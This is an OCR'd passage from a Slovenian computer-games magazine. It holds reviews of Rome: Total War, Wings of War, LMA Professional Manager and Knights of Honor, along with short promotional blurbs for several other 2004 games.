posameznimi močnimi armadami tako lahko nadzorovali večja področja kot doslej, saj boste lahko na določenih mestih predvidevali, od kod se bo sovrag pojavil, ter nemara tam zgradili tudi kakšno utrdbo. Še več, enote lahko postavljate v gozdove na strateškem zemljevidu, kjer bodo prežale na mimoidoče skupine upornikov ali sovražno vojsko, s svojimi pomorskimi silami pa lahko blokirate pristanišča, kar bo do neke mere zavrlo pritok določenih dobrin do sovražnika. Znotraj vsake province se nahaja mesto, bolj ali manj utrjeno in razvito, ki ga bo seveda potrebno zavzeti, če boste želeli prevzeti oblast nad področjem. Obleganje mest predstavlja velik napredek v seriji in namesto prejšnjega skakanja okoli zidov ter rušenja leteh, se bodo boji odvijali tudi na ulicah mest, ki so ustvarjena z zadostno mero natančnosti. Pri obleganju mest si boste pomagali s stolpi, ovni in lestvami, sovrag vas bo držal na toplem z vrelo smolo, ob živce pa vas bo spravljal s streljanjem puščic z obzidja. Preden se torej lotite obleganja vsaj preverite, če je v vaših vrstah dovolj enot, ki se bodo s ščiti sposobne ubraniti vsaj delčka vseh tegob, ki jih čakajo. A, glej no glej, pojavila se je tudi možnost, ki vam omogoča, da prebivalstvo mesta preprosto izstradate, ko pa mesto pade, se pametno odločite, kaj boste postorili s preživelimi. Večino jih lahko prodate kot sužnje ter tako dobite še nekaj denarja, mogoče pa je, kot se spodobi za velike osvajalce, popolnoma iztrebiti prebivalce v vednost ostalemu svetu, da že

ZGORAJ LEVO Miha deli brezplačne žvečilne gumije.

ZGORAJ DESNO Dva ali trije mitraljezi bi prišli še kako prav.

SPODAJ In vsi so zakričali v en glas: "Sedi, Floki!"


> **OBLEGANJE MEST PREDSTAVLJA VELIK NAPREDEK V SERIJI**


UPRAVLJANJE Z IMPERIJEM

Pri upravljanju z ozemlji, mesti, naravnimi dobrinami in vojaško silo vam bo zelo prav prišel vodič, katerega lahko sicer popolnoma izklopite, če vam bo preveč najedal, vseeno pa priporočamo, da ga ohranite ter tu in tam katerega od njegovih nasvetov celo upoštevate. Lahko se tudi odločite, da bo vsa ali pač le določena mesta upravljala umetna pamet, ki bo sama skrbela za mir v provinci, nakup novih enot in razvoj mesta. V veliki meri je to nadvse dobrodošlo, večkrat pa tako lahko, medtem ko sovrag pripravlja ofenzivo, popolnoma izgubite nadzor nad tem, kaj gradite in ustvarjate. Managment po drugi strani vzame precej časa in na vas bo seveda padla odločitev o tem, kako se boste zadeve lotili in jo izpeljali do konca. Vzemite si čas.

nekaj sto let pred Kristusom obvladate križanje (informacija za vse, ki so mogoče še mislili, da je to pogruntavščina anno domini). Slednji način je najbolj krut, a vam ob njegovi uprizoritvi v blagajno zaropota tudi največ novcev. Kljub temu se na dolgi rok najbolj splača delež prebivalstva zasužnjiti, del pa ohraniti za novačenje v vrste vaših legij. Brez rekrutov boste težko shajali.

Večina vašega bojnega uspeha pa bo navsezadnje ležala v premišljenem taktičnem boju, ki predstavlja glavni del igre. In tukaj ne gre povsem za to, katera vojska se bo drugi postavila po robu z večjo količino pločevine, saj se bo zgodilo, da vas bo številčno trikrat šibkejši sovražnik presenetil in vam nekaj čevljev pod zemljo spravil precej več vojakov kot vi njemu, kar lahko obrne izid bitke njemu v prid. Predvsem bo tukaj pomembno to,






SLONOVINA IN KOSTI

Sloni pridejo sprva v poštev pri igranju zgolj z določenimi frakcijami. Vemo, da so jih s pridom uporabljali Kartažani in da jih je majster Hanibal vlačil prek Alp, ko je napadel Rim v punskih vojnah. Prednosti trobcev je pravzaprav več, glavna pa je ta, da se je ponavadi pred njimi usrala konjenica, natančneje, konjem nikoli ni postalo povsem jasno, kaj naj bi sloni sploh bili. So to le mutirane miši, nemara preobličeno govedo, kdo bi vedel? Jasno, vi boste slone uporabili za zastraševanje nasprotnika in čeprav so okorni, so trpežni kot sto hudičev in ni je situacije na bojnem polju, ki je z njimi ne bi mogli "diplomatsko" rešiti ter zajezditi med pehoto z velikanskimi naščipčenimi okli. Hej, v naravi pobeseneli samci šprintajo tudi s hitrostjo 30 km/h. Predstavljajte si, kako zaropota, ko trešči ob nastavljene ščite in kopja.

kako hitro boste zapopadli, katere enote so namenjene za boj proti katerim. Posamezne enote se bodo uspešno borile le proti določenim in obratno, in čeprav glavni del bojevanja še vedno na videz sestoji iz premikanja pehote po centru, kritja z lokostrelci ter napada s strani s konjenico, vedno ne bo tako lahko, kot se bo na prvi pogled zdelo. V igri je na desetine različnih enot in preden boste preizkusili vse možnosti, bo luna dejansko že nekajkrat zašla. Njihovo manevriranje bo odvisno od vaše hitrosti razmišljanja in naj omenimo, da se bo vaš namizni prijateljček znal dobro kosati z vami.

Od opevanih bitk deset tisoč vojakov žal ne bo nič, razen če se vam bo zgodilo, da padete v nemaren splet okoliščin in boste s petimi popolnoma nabildanimi generali napadli sovraga na vrhuncu moči in njegovimi petimi zelo močnimi okrepitvami. Pod enim generalom lahko skupaj z njegovo konjenico služi le dvajset različnih enot in če malo premislimo, je to dovolj za največ dva tisoč vojakov, ki bi morali biti vsi iz vrst plačancev, saj ti tvorijo največje skupine po sto dvajset mož v enoti.



Jah, dva tisoč ni dovolj niti za eno legijo, saj naj bi te v povprečju štele okoli 4.800 ali 5.000 mož, kar pa boste le s težavo zbobnali v en sam spopad. Nedvomno pa lahko velike spopade tisočerih mož doživite, če zaigrate katero izmed zgodovinskih bitk, a vseeno bi si želeli večjih bitk v naši kampanji, želeli bi si ustvariti bojni pohod s štirimi legijami, ki bi se pričel nekje na "Apenincu" in končal spodaj v Egiptu po tistem, ko bi zategnili pentljo čez Galijo, Germanijo, Balkan in Peleponez. Škoda, mogoče drugič.

Da vam ne bi bilo dolgčas pri igranju drugih, prav tako pomembnih značilnosti igre, so razvijalci spet uporabili možnost uporabe enot, ki se ne spopadajo neposredno s sovražnikom. Rekrutirali boste diplomate in z njimi reševali spore med frakcijami, sklepali zavezništva ter izsiljevali "prijatelje" – izkazali se bodo za precej koristne. Z vohuni boste oprezali za sovražnimi naselbinami in vohali za podatki, ki bi vam nemara prišli še kako prav. Z njihovo pomočjo boste lahko odprli vrata mesta, ki ga nameravate zavzeti z vašo armado. In z najetimi morilci boste poskušali odstraniti sovražnega generala ali pač sabotirati katero izmed zgradb znotraj nasprotnikovih mest. Če k vsemu dodamo še možnost teroriziranja Sredozemlja z vašo pomorsko floto, kaj hitro ugotovimo, da igra ponuja vse in še več, kar so nam doslej igre iz serije Total War ponujale, jasno, z določenimi, a predvsem zaželenimi omenjenimi spremembami.

> **REKRUTIRALI BOSTE DIPLOMATE IN Z NJIMI REŠEVALI SPORE MED FRAKCIJAMI**

ZGORAJ LEVO Ozemlja je veliko, vojske je malo. Večna dilema.

ZGORAJ DESNO In če pomislimo, da se je vse to začelo zaradi hrošča v solati...

Igranje *Rome: Total War* je dožive tje svoje vrste, izboljšana grafika in zvočni učinki k temu le pripomorejo, enote so izdelane zelo podrobno, značilnosti posameznih enot sekajo iz množice teles, ki koljejo nasprotnika, kot da ni jutrišnjega dne. Animacije likov so prepričljive in so kljub posameznim spodrsljajem videti resnične in življenja polne. Ko boste zaslišali topotanje konjenice ali udarjanje mečev ob ščite, boste nemara prvič s pravim spoštovanjem pričeli gledati na tiste daljne čase, ko so se bitke odločale na širnih planjavah in ko je štel pogum vseh posameznikov, na čase, ko se je osvajalo z mečem v roki in ko so cele generacije ljudi bile izgubljene v mlakah krvi, brez kirurgov, morfija in možnosti pojavljanja na drugem koncu zemljevida. Rome: Total War je najboljša strategija, kar si jih lahko igralska duša priveže nase.

Tomaž Kotnik - An+!


Min 1GHz, 256Mb RAM, 64MB 3D kartica
Opt 2GHz, 512Mb RAM, 128MB 3D kartica
Večigralstvo 8 igralcev, zgodovinske/prirejene bitke
Na spletu www.totalwar.com

93% *"Nedvomno velik uspeh in napredek na področju strategij. Igra preprosto trga."*

Posebno pozornost bo od časa do časa potrebno nameniti vašemu nasledniku, saj se prav lahko zgodi, da boste v nepremišljenem boju proti izkušenemu sovražnemu generalu ob vodjo ali njegovega zakonitega naslednika. Prav tako je pomembno, da stolček preminulega vodje frakcije zasede nekdo, ki se ponaša bodisi z dobrimi voditeljskimi bodisi dobrimi upravljalskimi in diplomatskimi sposobnostmi. Ne pustite se presenetiti.

NAJBOLJŠE IGRE LETA 2004

Rome: Total War



Večkrat nagrajena strateška igra (tudi na Electronic Entertainment Expo 2003, v Los Angelesu) katere cilj je ustvariti, vladati in manipulirati Rimsko republiko tako, da postaneš "Imperator" Rima. Bojevati se je potrebno proti tudi največjim generalom v starodobni zgodovini – Juliusu Ceasarju, Hannibalu in uporniku Spartacusu. Igralcu je na voljo preko sto različnih čet (med njimi so barbarske horde, vojni sloni, gladiatori, legionarji...) in več kot 10.000 unikatnih bojišč Evrope in Severne Afrike. Za priljubljenost med Rimljani pa je potrebno voditi še dobro politiko, biti diplomatičen in prirejati gladiatorske igre.


HIT - HIT!

Doom 3

Legenda se vrača! Ena izmed redkih iger, ki je dosegla in presegla mitski status. Igra je narejena na čisto novem 3D pogonu, ki naj bi po besedah ustvarjalcev (id) presegel vse dosedanje. Nihče ne bo ostal hladen ob takšni igri. Gre za bodočo klasiko, ki s svojo neverjetno grafiko postavlja nove izzive svojim zasledovalcem. Fantastične sence, natančno izrisani liki in zvok, ki pričara vzdušje grozljivke, vam bodo demonstrirali, česa vse je sposoben vaš računalnik. Kralj se vrača na svoj prestol, pridružite se njegovim privržencem.

HIT - HIT!


Colin McRae Rally 2005



Najprej je potrebno izbirati svoje vozilo med več kot tridesetimi avtomobili (Volkswagen Golf MK5, Toyota Celica GT-FOUR, Lancia Stratos, Alfa Romeo 147 GTA, Alfetta GTV Turbodelta, Mitsubishi Lancer Evo VIII, Peugeot 206, 205 T16 Evo2 in VW Beetle Rsi) ter se nato podati na napozabno vožnjo. Na voljo je več kot 9 mednarodnih lokacij in vsaka ima še osem stopenj. Med dirkanjem boš lahko ob bučnem navijanju opazoval izredne podrobnosti na avtomobilih in odlične vizualne učinke.

HIT - HIT!


Tony Hawk Underground 2



Dve ekipi, rolkanje in nori triki je najhitrejši opis te igre. Za sodelovanje v svoji ekipi za boj proti nasprotni ekipi Bama Margere na svetovni turneji rolkanja The World Destruction Tour, te bo izbral sam Tony Hawk. Igra nudi obilico različnih načinov igranja, lahko igraš sebe, katerega izmed drugih članov ekip ali pa izbereš izmed 20 svetovno znanih "posebnih gostov". V igri lahko uporabljaš več trikov, kot bi si jih upali sanjati celo največji bogovi rolkanja. Igra se lahko igra v sklopu zgodbe ali pa v 15. nivojih v klasičnem stilu. Napadi torej mednarodne ulice, pločnike, parkirana vozila in druge priročne ovire...


HIT - HIT!

Shellshock: Nam '67



ShellShock: Nam 67 je najnovejša vojaška igra v kateri se znajdeš sredi najbolj kontroverznega konflikta v 20. stoletju: Vietnamski vojni. Kot začetnik in nevednež te postavijo v džunglo nekje v Indokini kjer hitro izkusiš vse neprijetnosti: strah, nervozo, kaos, napalm bombe, kaosa, zahrbtne pasti ter smrtonosne in dobro zamaskirane Viet-kongovce.

Full Spectrum Warrior



Full Spectrum Warrior temelji na simulaciji, ki so jo izvirno oblikovali v podjetju Pandemic Studios posebej za ameriško vojsko in je bila namenjena kot orodje za taktično urjenje enot. Poudarek te taktično-akcijske igre je na bojevanju enot in podoživljanju izkušenj vojaških vodov med vročico bojevanja. Razvoj izdelka je potekal v sodelovanju s strokovnjaki z Inštituta za kreativne tehnologije na Univerzi v Južni Karolini kar le še dodatno zagotavlja izredni realizem, odlično natančnost ter izkušnje sodobnega vojskovanja, ki še nikoli prej niso bile videne v vojaških igrah.

Igre lahko kupite v vseh bolje založenih trgovinah z igrami ali pa jih naročite po tel.: 02/234-12-52. Pri naročilu ne plačate poštnih stroškov, plačate samo ceno igre.

Distribucija in prodaja:

VideoToP

Wings of War

ARKADA Samo še tegale sklatim z neba, pa grem domov, si obljubi Andrej Potočnik. Ah ne, prihaja nov val...

Založnik Gathering Razvijalec Silver Wish Games

Marsikdo izmed navdušencev nad letenjem vam bo povedal, da nima rad sodobnih bojnih letal. Saj ne rečem, ko Tornado pospešuje vertikalno v nebo in se bliža Machu 1 in se od vibracij vse trese, vam mora dvigniti nivo adrenalina, ali pa se mrtvi. Toda, sodoben čas se ne more znebiti tehnološke hladnosti, še posebej če ga primerjamo z skorajda viteškim dvobojevanjem v času prve svetovne vojne.

Če ste ob tem pomislili, da imamo na dnevnem redu Dynamixovo igro *Red Baron*, ste pomislili prav in hkrati narobe. *Wings of War* je igra, ki vas popelje nazaj v čas, ko je po Evropi tekla kri in vas posadi v pilotski sedež takratnih

DESNO Takole med stopnjo zamenjate letalo.

LEVO Ko bi bilo v resnici tako...

„ŽE PO PRVI MINUTI IGRANJA UGOTOVITE, DA IGRA NI SIMULACIJA"

letal. Kot se izkaže, pravzaprav ne boste samo upravljali z letalom, med misijami boste srečali tudi ostala delovna mesta na različnih zračnih plovilih (streljanje, streljanje, slikanje in še streljanje). Vse to se sliši hudo fino, vendar že v prvi minuti igranja ugotovite, da igra ni simulacija. Saj ne, da bi pričakovali igro, ki po težavnosti in kompleksnosti dosega igre, kot so *Su-27 Flanker* ali *Falcon 4.0*. Ne, realizem pri razvoju Wings of War ni bil visoko na dnevnem redu. Nič ne de, odmislili smo torej simulacijo, čaka nas čista arkada. Ko začnete igrati, ugotovite, da vas igra preprosto prisili, da jo igrate vsaj eno uro, če ne več. Problem je v tem, da so stopnje dolge kot Tolstojeva *Vojna in mir*. Vzletite, po eni minuti se znajdete sredi akcije, nato pa vas zasujejo s sovražniki, kot da bi lastnoročno morali z neba sklatiti vsa nasprotnikova letala, ki so kdajkoli poletela v obdobju 1914–1918. Sicer je zajetna količina dokaj zanimivih nasprotnikov tipa *Serious Sam* boljša izbira kot duhamorno poletavanje preko Evrope, povrhu vsega pa boste imeli v eni sami stopnje veliko različnih nalog, od klatenja balonov, napada na protiletalsko obrambo, demoliranja kolon vozil, slikanja strateških točk in še česa, pa bi si vseeno želeli, da bi bile stopnje krajše. Nasprotniki niso vredni hvale, saj boste polete preživljali brez težav, razen če imate reflekse na stopnji zaspane koale.

Da pa ni vse slabo, kar se sveti, razveseli grafična podoba igre. Čeprav skozi igro opazite, da se je zračna bitka Evrope očitno dogajala le na nekaj ključnih mestih, so tereni dovolj razgibani in očesu privlačni, da ne boste povsem razočarani nad igro. Pogorja dajejo občutek masivnosti, po tleh pa je posejano mnogo podrobnosti, ki pripomorejo k večjemu užitku. Letala so slabše narejena, sicer ob obstreljevanju vidite, kako od njih odpadajo deli, toda kakšna tekstura več ne bi škodila. Zvok ne zaostaja za grafiko in lepo dopolnjuje igralno doživetje.

Andrej Potočnik

Min 1GHz, 128Mb, 32Mb 3D kartica
Opt 1,8GHz, 256Mb, 64Mb 3D kartica
Večigralnost 2–30 igralcev preko LAN ali interneta
Na spletu www.gathering.com/wingsofwar/

PCF 55% "Brezumn(p)no klatenje nasprotnika z neba zna občasno celo zabavati."

LMA Professional Manager


NOGOMETNA MANAGERSKA Aljoša želi odstopiti z mesta trenerja. Na žalost v turobnih menijih ne najde gumba za to.

Založnik Codemasters Razvijalec Codemasters

Nogometna managerska simulacija, ki je prišla s konzol na osebne računalnike? Ne me basat! Pa vendarle je res – *LMA Manager* že dolgo velja za najboljšo nogometno managersko serijo za konzole in zdaj so ji Codemasters dodali "Professional", rekli "ta-da-da" in jo podtaknili lastnikom PC-jev. Pa kaj nas briga.

DESNO Gradite lahko stadion, gradite lahko stadion, gradite lahko sta... koga briga?


SPODAJ Ko se enkrat odločite za 3D prikaz tekme, ne morete več preklopiti nazaj.



Noben problem ni razkazovati svojega perja in grebena v kurniku, kjer ni konkurence. A naš kurnik že ima precej hudega petelina, serijo *Championship Manager* (pred kratkim preimenovano v *Football Manager*). In *LMA* mu ni dorasel v nobenem pogledu. Baza igralcev in klubov je sicer zadovoljivo velika, vendar pa, ko jo primerjamo z veličino konkurenta, izgine kot muha v mikrovalovni pečici. Flop! Ni Slovenije, ni južnoameriških klubov...

Njegov edini adut je možnost 3D prikaza tekme, a ubožec tudi tu samo zapiska skozi redke zobe, namesto da bi pljunil kot pravi "dec" in se postavil zase. Prikaz je nezabaven, nelep in že s tem, ko skrajša celotno tekmo na samo nekaj minut, nakaže, da na avtentičnost ali globino statistike ni treba računati. Pa saj tudi vpliv na obnašanje vašega moštva ni tako velik, kot bi želeli.

Najbolj poljuba stekle kobre pa so vredni meniji, ki vas bodo zapletli v svoje mreže in vam vzeli voljo do dihanja. Poleg tega, da vam bodo s svojim videzom Windows 95 neprestano porivali svoje grde prste v oko, so tudi presenetljivo neinteraktivni. Medtem ko lahko v



katerem koli delu serije *CM* kliknete kamorkoli in boste v trenutku dobili o izbrani zadevi vse mogoče informacije, imajo tu zasloni kvečjemu po kakšne tri, štiri gumbe, redko več.

LMA Professional Manager 2005 ni neigralna managerska simulacija, lahko pa za praktično enak vložek dobite neskončno bolj nalezljivega, večjega in globljega predstavnika zvrsti. Ali pa dve družinski pizzi in pol, kar tudi ni slaba zamenjava.

Aljoša Hancman

Min 1GHz, 256Mb, 64Mb 3D kartica
Opt 2,4MHz, 512Mb, 128Mb 3D kartica
Večigralstvo 2 igralca na enem računalniku
Na spletu www.codemasters.com

PCF 45% "Na konzolah morda kralj, a v naši deželi hlapec. Ni zanič, je pa nevarno blizu."

Knights of Honor

REALNOČASOVNA STRATEGIJA Tomaž Bartolj zakolje prašiča in greje mast. V njegov grad prihaja nekaj nepovabljenih gostov in poskrbeti mora za toplo dobrodošlico.

Založnik **EA** Razvijalec **Black Isle Studios**

Povejmo naravnost: to ni igra za nepotrpežljive – samo učna misija, kjer 99 odstotkov časa pasivno opazujete, traja skorajda uro in se ne posveča osnovam strategije – povsem jasno je, da gre za izdelek, namenjen izkušenim in nad podrobnostmi navdušenim strategom.

Osnovna poanta igre je podreditev srednjeveške Evrope in močno spominja na ostudno slab *Lords of The Realm III*, a s to razliko, da povsod, kjer *LOTR3* zgreši, *KoH* zadane. Sicer so na voljo tudi hitre bitke in obleganje gradu, a sredica igre je dinamična, nelinearna kampanja, v kateri najprej izberete enega izmed treh obdobij (zgodnji, visoki ali pozni srednji vek) ter se odločite, katero od več kot 100 kraljestev boste prevzeli v vodstvo. Pri vladanju vam je v pomoč največ devet vitezov, ki jim lahko določite šesterico poklicev: poveljnik vojske, vohun, trgovec, duhovnik, kmetovalec ali graditelj. Pri izbiri je potrebno dolgoročno razmišljanje, saj ti možje dejansko določajo adute kraljestva, posebno če jim zaupate upravljanje mest – vsak poklic prinaša unikatne izboljšave in prednosti (ob dodelitvi kmetovalca se bo mestu na primer kapaciteta kašč, iz katerih se hrani vojska kot tudi prebivalstvo v času obleganja, povečala za 100 odstotkov, pospešena bo pridelava žita).

Mest je natanko toliko kot provinc in kdor nadzira naselje, nadzira provinco. Vsakemu mestu določate, kaj se bo v njem gradilo in s tem, kateri atributi mu bodo rasli – zgradite pivnico in pritegnila bo delavce, kar se bo odražalo v hitrejši zidavi, postavite knjižnico, pa bo mesto prispevalo knjige, potrebne za izobraževanje nebojevitih vitezov.

Podobno kot pri seriji *Total War* so mesta, seveda ob predpostavki, da so bile poprej zgrajene vse potrebne zgradbe, zadolžena tudi za urjenje enot. Te same po sebi lahko namenite za branjenje mesta, če pa želite z njimi potrkati na sosedova vrata potrebujejo voditelja – enega izmed vitezov. Preden obdelamo bitke, pa moramo malo pobliže spoznati osnovno dinamiko igre. Resda gre za v celoti realnočasovno izkušnjo, a ta poteka v dveh ravneh – prva se odvija na strateški mapi, druga pa na bojiščih.

OGLEJTE SI ŠE TO...

>> **Rome: Total War** Activision
>> **Anno 1503 A.D.** EA
>> **Stronghold Crusaders** Gathering

GLAVNA Bitke znotraj kampanje sicer redko dosegajo razsežnosti načina Quick battle, a vseeno navržejo po več 100 mož na stran.

ZGORAJ DESNO VRHNJA Na strateški mapi in med boji bi se prilegla možnost večje oddaljitve pogleda.

ZGORAJ DESNO SPODNJA Člani kraljeve družine so izjemno pomembni - kralji so pač vplivni strici.

> **PRI VLADANJU VAM JE V POMOČ NAJVEČ DEVET VITEZOV, KI LAHKO IMAJO ŠEST RAZLIČNIH POKLICEV**

ZMAGOSLAVJE

Zaradi globine *KoH* sploh ni rečeno, da boste kdaj vodenje bojev prevzeli sami – dovolj dela boste imeli s pomembnejšimi zadevami. Sem spada predvsem diplomacija, ki je mnogo pomembnejši faktor kot v seriji *Total War*, saj lahko resnično zgolj s spretno politiko zrušite največje imperije na stari celini. Postopno povezovanje z državami vodi prek trgovskih sporazumov (vitezi trgovci lahko po podpisu le teh priskrbijo redke dobrine, potrebne za določene stavbe in enote, pa tudi levji delež prihodkov za kraljevo skrinjo), paktov o nenapadanju pa do zavezništev. Morda je zavezništva kar prelahko skleniti, saj gre za ultimativno orožje – recimo, da se kot majcena država Hrvaška pobratite z mogočnimi Francozi ter sprete s prav tako velikimi Madžari. Zavezništvo bo zadostovalo, da bo Francija na vašo prošnjo napadla Madžarsko, vi pa boste medtem v varni senci čakali na šibke točke v vojskujočih se državah, kjer se boste lahko tudi 